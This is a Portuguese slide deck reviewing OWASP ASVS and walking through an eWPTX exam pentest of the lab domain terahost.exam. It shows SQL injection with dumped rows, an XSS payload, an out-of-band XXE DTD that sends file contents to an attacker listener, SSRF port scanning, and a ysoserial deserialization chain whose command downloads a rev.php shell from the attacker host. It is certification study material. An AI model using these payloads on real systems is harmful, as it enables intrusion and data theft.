



OWASP ASVS

Review eWPTX

GABRIEL LUIZ


08/08/2024

OPEN WEB APPLICATION SECURITY PROJECT

- Fundada em 2001
- A OWASP tem como objetivo promover a conscientização sobre a segurança de aplicações web e fornecer recursos, ferramentas, e padrões gratuitos para ajudar desenvolvedores, empresas e indivíduos a criar e manter aplicativos seguros.



CONTRIBUIÇÕES DA OWASP



Padrões e Diretrizes

Desenvolve padrões e diretrizes de segurança que são amplamente adotados na indústria para ajudar a garantir que aplicações sejam desenvolvidas de maneira segura.



Comunidade

Diversos capítulos espalhados ao redor do mundo e sempre está organizando eventos para comunidade.



Educação e Treinamento

Oferta uma grande quantidade de materiais educacionais incluindo tutoriais, workshops, e treinamentos online



Ferramentas e Documentos

OWASP Top Ten
OWASP ZAP
OWASP ASVS

APPLICATION SECURITY VERIFICATION STANDARD (ASVS)


O ASVS é uma lista de requisitos ou testes de segurança de aplicativos que podem ser usado por desenvolvedores, profissionais de segurança, fornecedores de ferramentas e consumidores para definir, construir, testar e verificar a segurança das aplicações.

Versão atual é a 4.0.3 de 2021



Categorias

- V1 - Arquitetura, Design e modelagem de ameaças
- V2 - Autenticação
- V3 - Gerenciamento de Sessão
- V4 - Controle de Acesso
- V5 - Validação de Entrada
- V6 - Criptografia
- V7 - Gerenciamento de Erros e Logs
- V8 - Proteção de Dados
- V9 - Comunicação
- V10 - Código malicioso
- V11 - Logica e regra de negócios
- V12 - Arquivos e recursos
- V13 - Validação de APIs e Serviços Web
- V14 - Validação de Configurações de segurança



NIVEIS DE ASVS

Nível 1 Básico:

- Objetivo: Proteger contra vulnerabilidades básicas.
- Aplicabilidade: Adequado para aplicações de baixo risco ou aquelas que não processam dados sensíveis.
- Cobertura: Inclui os controles mínimos de segurança que devem ser aplicados para qualquer aplicação. Foca em garantir que as práticas de desenvolvimento seguro sejam seguidas e que vulnerabilidades comuns sejam mitigadas.

Nível 2 Padrão:

- Objetivo: Proteger contra ataques mais sofisticados, visando uma segurança mais robusta.
- Aplicabilidade: Ideal para aplicações que processam dados pessoais ou outras informações sensíveis, onde há um risco moderado.
- Cobertura: Engloba um conjunto mais abrangente de controles de segurança, incluindo aqueles necessários para proteger contra ataques mais avançados. Inclui verificações detalhadas de autenticação, autorização, gestão de sessões, entre outros.

Nível 3 Abrangente:

- Objetivo: Proteger contra ameaças de alta sofisticação, assegurando o mais alto nível de segurança.
- Aplicabilidade: Recomendado para aplicações de missão crítica, como financeiras, de saúde, ou outras que processam dados extremamente sensíveis ou confidenciais.
- Cobertura: Inclui todos os controles dos Níveis 1 e 2, além de controles adicionais para mitigar ameaças avançadas. Envolve uma abordagem muito rigorosa para a verificação de segurança, com foco em práticas de desenvolvimento seguro avançadas e técnicas de defesa em profundidade.

PONTOS POSITIVOS E NEGATIVOS DO ASVS

POSITIVOS

Grande abrangência

Flexibilidade

Define um padrão de verificação



NEGATIVOS

Grande número de requisitos que praticamente se referem a uma mesma verificação

Percepção de Complexidade

OWASP ASVS

X

EWPTX



Web-application
Penetration Tester eXtreme



TERA HOST PENTEST

Escopo:

Domínio: terahost.exam

Todos os subdomínios

7 dias de acesso ao ambiente

7 dias para escrever o relatório

Critérios de avaliação:

- 1 - Qualidade do relatório**
- 2 - Explorar vulnerabilidades de RCE**
- 3 - Usar uma vulnerabilidade para obter um arquivo específico de um dos servidores**
- 4 - Quantidade de vulnerabilidades identificadas**

16 VULNS

10 CRITICAS

SQL INJECTIONS x4

V5 - Validação de Entrada

5.3.4 - Verifique se a seleção de dados ou consultas de banco de dados (por exemplo, SQL, HQL, ORM, NoSQL) usam consultas parametrizadas, ORMs, estruturas de entidade ou são de outra forma protegidas contra ataque de injeção de banco de dados

Request

Pretty Raw Hex

```
1 POST /update-user HTTP/1.1
2 Content-Length: 216
3 Host: me.terahost.exam
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Chrome/124.0.6367.60 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Origin: http://me.terahost.exam
10 Referer: http://me.terahost.exam/profile
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: _sid_=b669u7fujh3und4g178peksai1
14 Connection: close
15 name=GCRUZ&surname=luiz+teste&email=teste%40email.com&street_address=8850+Egestas+Ave&city=
Berlin&zip=49160000&iban=GT33211377800379210569053628&password=&uID=500&acdt67gshfuiwasfsg=
3d324c2683882015ta8tbe8f025a3a99
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 11 May 2024 06:56:53 GMT
3 Server: eXtreme
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Pragma: no-cache
6 X-Content-Type-Options: nosniff
7 X-Frame-Options: sameorigin
8 Animal: cow, camel
9 Access-Control-Allow-Origin: *
10 Vary: Accept-Encoding
11 Content-Length: 257
12 Connection: close
13 Content-Type: text/html
14
15 {"status": "error", "message": "An error has occurred, we're sorry. You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''49160000'\\r\\n WHERE `user_info`.`id` =500' at line 5"}|
```

[08:44:24] [WARNING] console output will be trimmed to last 256 rows due to large table size			
142	Leslie	quam.dignissim.pharetra@nullaIntincidunt.net	Pena
143	Alice	mi@Nullamscelerisqueque.co.uk	Malone
144	Roanna	dapibus.rutrump@etultricesposuere.edu	Bender
145	Dorian	tristique@atvelit.ca	Holloway
146	Elliott	sem.eget.massaa@erosNam.com	Gill
147	Amaya	urna@semutdolor.ca	Curry
148	Brianna	ac.mattis.ornare@ipsum.com	Obrien
149	Althea	feugiat.nec.diam@nunc.net	Wong
150	Tara	Donec.tincidunt.Donec@Cras.edu	Massey
151	Ethan	cursus.vestibulum.Mauris@natoquepenatibus.org	Cervantes
152	Zeus	non.bibendum@voluptatornare.net	Thomas
153	Hedley	fames.ac.turpis@mauris.org	Fitzpatrick
154	Herman	mauris.sapien.cursus@vel.net	Glover
155	Buckminster	Fusce.feugiat@nisiaudio.org	Parsons
156	Maisie	Duis.dignissim.tempor@vulputateposuerevulputate.com	Mcpherson
157	Slade	mollis@ligulaelitpretium.co.uk	Ramsey
158	Zia	Vivamus.rhoncus.Donec@ipsum.com	Shields
159	Constance	enim@tempor.edu	Garner
160	Cora	Cras.eget.nisi@purusin.net	Rush
161	Clementine	Donec.fringilla.Donec@magna.co.uk	Bass
162	Colette	eget@dolor.org	Lamb
163	Tatiana	posuere.enim.nisl@dictum.edu	Tanner
164	Buffy	cursus@nec.org	Brady
165	Carly	odio@blandit.edu	Snyder
166	Nayda	a.facilisis.non@Proinnon.com	Mooney
167	Derek	diam.lorem@lectusconvallisest.ca	Sweeney
168	Olympia	Morbi@atpedeCras.org	Bender
169	Evangeline	sed.sapien.Nunc@Pellentesquetincidunttempus.com	Mccall
170	Keefe	sed.pede@erateget.ca	Guerrero
171	Beverly	Nullam.lobortis@convallis.org	Noel
172	Vielka	euismod.ac.fermentum@ultricessit.co.uk	Maldonado
173	Rhiannon	dolor.tempus.non@dolorQuisque.edu	Alford
174	Macey	risus@sociisnatoquepenatibus.edu	Sims
175	Buffy	lobortis@accumsan.edu	Newton
176	Bree	interdum.Sed@egetvarius.edu	Acevedo
177	Amelia	Pellentesque.ut.ipsum@commodoellusid.co	Albert

XSS x3

The screenshot shows a browser window with two tabs. The top tab is titled "Not secure terahost.exam/domain-name?fw=eyJ...". A modal dialog box is open, displaying the message "www.terahost.exam says 1" with an "OK" button. The bottom tab is also titled "Not secure terahost.exam/domain-name?fw=eyJ...". It shows a registration confirmation message: "Domain: free" and "Congratulations! rooeth.testrf3v3q2904 is available". Below this, it says "We'll open the registrations soon." The browser's developer tools are visible at the bottom, specifically the Elements tab, which displays the page's HTML structure. A red box highlights the malicious script tag: <script>alert(1)</script>, which is part of the registration confirmation message.

```
<div id="layout" class="Layout--boxed-margin">
  <!-- Login Client -->
  <div class="jBar"> </div>
  <span class="jRibbon jTrigger up">Support</span>
  <div class="line"></div>
  <!-- End Login Client -->
  <!-- Header -->
  <header> </header>
  <!-- Header -->
  <!-- Content Info-->
  <section class="info_content">
    <!-- Container-->
    <!-- Content Central -->
    <div class="container padding-top-mini">
      <!-- Buttons -->
      <div class="padding_top_mini">
        <div class="titles"> </div>
        <div class="row">
          <div class="col-md-2 center"></div> == 50
        <div class="col-md-8 center">
          <h2>
            "Congratulations! rooeth.testrf3v3q2904 is "
            <script>alert(1)</script>
            "q2904 is "
          </h2>
        </div>
      </div>
    </div>
  </section>
</div>
```

V5 - Validação de Entrada

5.3.3 - Verifique se são implementados controles de validação e escape de entradas para proteger a aplicação contra XSS refletido, armazenado e baseado em DOM.

XXE out off band

V5 - Validação de Entrada

5.5.2 - Verifique se o aplicativo restringe corretamente os analisadores XML para usar apenas a configuração mais restritiva possível e para garantir que recursos inseguros, como a resolução de entidades externas está desativada para evitar ataques de XML eXternal Entity (XXE).

```
Request
Pretty Raw Hex
1 POST /supporter HTTP/1.1
2 Host: me.terahost.exam
3 Content-Length: 317
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
7 Support: members
8 Content-Type: text/xml
9 Origin: http://me.terahost.exam
10 Referer: http://me.terahost.exam/support
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: _sid=_t11k33cq07g1gv7ne4hhsjba2
14 Connection: close
15 <?xml version="1.0" encoding="utf-8"?>
16 <!DOCTYPE x [ <!ENTITY % rr SYSTEM "http://10.100.13.200:5000/data.dtd"> %rr; %remote;
17 %convert; ]>
18 <report>
  <date>
    2024-05-14
  </date>
  <userinfo>
    cruz mano (cruz@email.com)
  </userinfo>
  <message>
    ola mundo
  </message>
</report>
```

The screenshot shows three terminal windows on a Parrot OS system. The top window is a nano editor showing a DTD file named 'data.dtd' containing an XXE payload. The middle window shows the server listening on port 5000 and receiving requests from two different IP addresses. The bottom window shows the exploit being executed, including base64 decoding and running a PHP shell.

```
GNU nano 5.4
data.dtd
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/me.terahost
<!ENTITY % remote "<!ENTITY &#x25; convert SYSTEM 'http://10.100.13.200:5000/?%file;'>">

[parrot@parrot](-[~/ewptx/me.terahost])$ python3 -m http.server 5000
[parrot@parrot](-[~/ewptx/me.terahost])$ curl "http://0.0.0.0:5000/" ...
[parrot@parrot](-[~/ewptx/me.terahost])$ curl "http://10.100.13.33:5000/" ...
[parrot@parrot](-[~/ewptx/me.terahost])$ curl "http://10.100.13.37:5000/" ...
[parrot@parrot](-[~/ewptx/me.terahost])$ curl "http://10.100.13.37:5000/?PD9waHANCg0KcGhwaw5mbiygp0w0K" ...
[parrot@parrot](-[~/ewptx/me.terahost])$ echo "PD9waHANCg0KcGhwaw5mbiygp0w0K" | base64 -d
<?php
phpinfo();
[parrot@parrot](-[~/ewptx/me.terahost])$
```

Decode from Base64 format

Simply enter your data then push the decode button.

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 < Source character set

Decode each line separately (useful for when you have multiple entries).

 Live mode ON Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 DECODE ➤ Decodes your data into the area below

Local do arquivo: /usr/local/etc/exam/pass


Site usado para decodificar: <https://3v4l.org/CDeJE>

Resultado:

Exposição de conteúdo sensível

V4 - Controle de Acesso

4.3.2 Verifique se a navegação nos diretórios está desabilitada. Além disso, os aplicativos não devem divulgar informações sigilosas que podem comprometer a segurança da aplicação. Exemplos: pastas Thumbs.db, .DS_Store, .git ou .svn etc



```
<?>

$plaintext = "abcdef";
$key = "8b362e210615e66b3bf7f69f6c819056";
$cipher = "aes-256-ctr";
$iv = "ABCDEFGHIJKLMOP";

function encrypt($plaintext) {
    if (in_array($cipher, openssl_get_cipher_methods()))
    {
        $ivlen = openssl_cipher_iv_length($cipher);
        echo "\n".strlen($iv)."\n";
        $ciphertext = openssl_encrypt($plaintext, $cipher, $key, $options=0, $iv);
        if ($ciphertext) {
            return $ciphertext;
        } else {
            echo "Encryption error";
        }
    }
}
```

```
| $ dirsearch -u http://blog.terahost.exam/ -o blogFUZZ
Directory /usr/lib/python3/dist-packages/dirsearch is not writable
Directory /usr/lib/python3/dist-packages/dirsearch is not writable
|_. ( ) ( ) v0.4.2
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30
Wordlist size: 10903

Output File: /home/parrot/ewptx/blogFUZZ

Error Log: /usr/lib/python3/dist-packages/dirsearch/logs/errors-24-05-10_23-07-31.log

Target: http://blog.terahost.exam/

[23:07:32] Starting:
[23:07:33] 301 - 321B - /js -> http://blog.terahost.exam/js/
[23:07:37] 301 - 323B - /.git -> http://blog.terahost.exam/.git/
[23:07:37] 200 - 23B - /.git/HEAD
[23:07:37] 200 - 766B - /.git/branches/
[23:07:37] 200 - 2KB - /.git/
[23:07:38] 200 - 953B - /.git/info/
[23:07:38] 200 - 0B - /.git/logs/HEAD
[23:07:38] 200 - 240B - /.git/info/exclude
```

SSRF

```
Request
Pretty Raw Hex
1 GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:80&action=import&import=Try HTTP/1.1
2 Host: blog.terahost.exam
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
6 Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
9 Cookie: PHPSESSID=o8f2m1jlk6d8ppm24t9uaqduf2; auth=Ti8ra1RvUVBhd25HV3hydGFpZW10QlExeFo0dW5zNnlVa1ds
10 Connection: close
11
12

② ⚙️ ⏪ ⏩ Search

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Thu, 16 May 2024 01:02:29 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 3003
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE HTML>
13 <!--
14 Inductrious by TEMPLATED
```

V5 - Validação de Entrada

5.2.6 Verifique se o aplicativo protege contra ataques SSRF, validando ou sanitizando dados não confiáveis ou metadados de arquivos HTTP, como nomes de arquivos e campos de entrada de URL, e se usa uma lista com os protocolos, domínios, caminhos e portas permitidas.

↳ 14. Intruder attack of http://blog.terahost.exam


Results	Positions	Payloads	Resource pool	Settings
Intruder attack results filter: Showing all items				
Request	Payload	Status code	Response received	
60	80	200	1351	
611	631	200	227	
4980	5000	200	113	
1317	1337	200	412	
7	27	200	2768	
8	28	200	1027	
2	22	200	932	
1002	1022	200	653	
1001	1021	200	644	
1003	1023	200	627	
1004	1024	200	357	
Request	Response			
Pretty	Raw	Hex	Render	
HTTP/1.1 200 OK				
Date: Mon, 13 May 2024 00:21:22 GMT				
Server: Apache/2.4.18 (Ubuntu)				
Expires: Thu, 19 Nov 1981 08:52:00 GMT				
Cache-Control: no-store, no-cache, must-revalidate				
Pragma: no-cache				
Content-Length: 21				
Keep-Alive: timeout=5, max=68				
Connection: Keep-Alive				
Content-Type: text/html; charset=UTF-8				
[-] \$_GET[data] empty				

Desserialização insegura

V5 - Validação de Entrada

5.5.1 - Verifique se os objetos serializados usam verificações de integridade ou estão criptografados para evitar criação de objetos hostis ou adulteração de dados.

```
[x]-[parrot@parrot]-[~/Downloads]
└─ $java -jar ysoserial-all.jar JRMPClient "10.100.13.201:4444" | base64 -w 0
r00ABXN9AAAAQAAamF2YS5ybWkucmVnaXN0cnkuUmVnaXN0cnl4cgAXamF2YS5sYW5nLnJlZmxlY3QuUHJveHnhJ9ogzBBDyv
IAAUwAAWh0ACVMamF2YS9sYW5nL3JlZmxlY30vSW52b2NhdGlvbkhhbmRsZXI7eHBzcgAtamF2YS5ybWkuc2VydmVyLlJlbw90
ZU9iamVjdEludm9jYXRpb25IYW5kbGVyAAAAAAAAAAICAAB4cgAcamF2YS5ybWkuc2VydmVyLlJlbw90ZU9iamVjdNNhtJEMY
MeAwAAeHB3NgAKVW5pY2FzdFJlZgANMTAuMTAwLjEzLjIwMQAAEVz////4tjJwAAAAAAAAAAAAAHg= └ [parrot@pa
rrot]-[~/Downloads]
```



(parrot㉿parrot)=[~/ewptx/blog.terahost]
└─\$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.100.13.34 - - [13/May/2024 04:07:14] code 400, message Bad request syntax ('JRMI\x00\x02K')
10.100.13.34 - - [13/May/2024 04:07:14] "JRMIK" 400 -

```
[~]-[parrot@parrot]-(~/Downloads]
└─ $sudo java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 5000 CommonsCollections1 "curl http://10.100.13.201:8000/rev.php -o /var/www/rev.php"
* Opening JRMP listener on 5000
Have connection from /10.100.13.34:48700
Reading message...
Is DGC call for [{0:0:0, -1774749173}]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /10.100.13.34:48702
java.io.EOFException
    at java.io.DataInputStream.readInt(DataInputStream.java:392)
    at ysoserial.exploit.JRMPListener.run(JRMPListener.java:145)
    at ysoserial.exploit.JRMPListener.main(JRMPListener.java:119)
Closing connection
[parrot@parrot]-(~/Downloads]
└─ $java -jar ysoserial-all.jar JRMPClient "10.100.13.201:5000" | base64 -w 0
R00ABXN9AAAAAQAAamF2YS5ybWkucmVnaXN0cnkuUmVnaXN0cnl4cgAXamF2
YS5sYW5nLnJlZmxlY3QuUHJveHnhJ9ogzBBDywIAAUwAAWh0ACVMamF2YS9s
YW5nL3JlZmxlY3QvSW52b2NhdGlvbkhhbmRsZXI7eHBzcgAtamF2YS5ybWku
c2VydmVyLlJlbW90ZU9iamVjdEludm9jYXRpb25IYW5kbGVyAAAAAAAAAIC
AAB4cgAcamF2YS5ybWkuc2VydmVyLlJlbW90ZU9iamVjdNNhtJEMYTMeAwAA
eHB3NgAKVW5pY2FzdFJlZgANMTAuMTAwLjEzLjIwMQAAE4gAAAAAbHJpfwAA
AAAAAAAAAAAAAAAHAh=[parrot@parrot]-(~/Downloads]
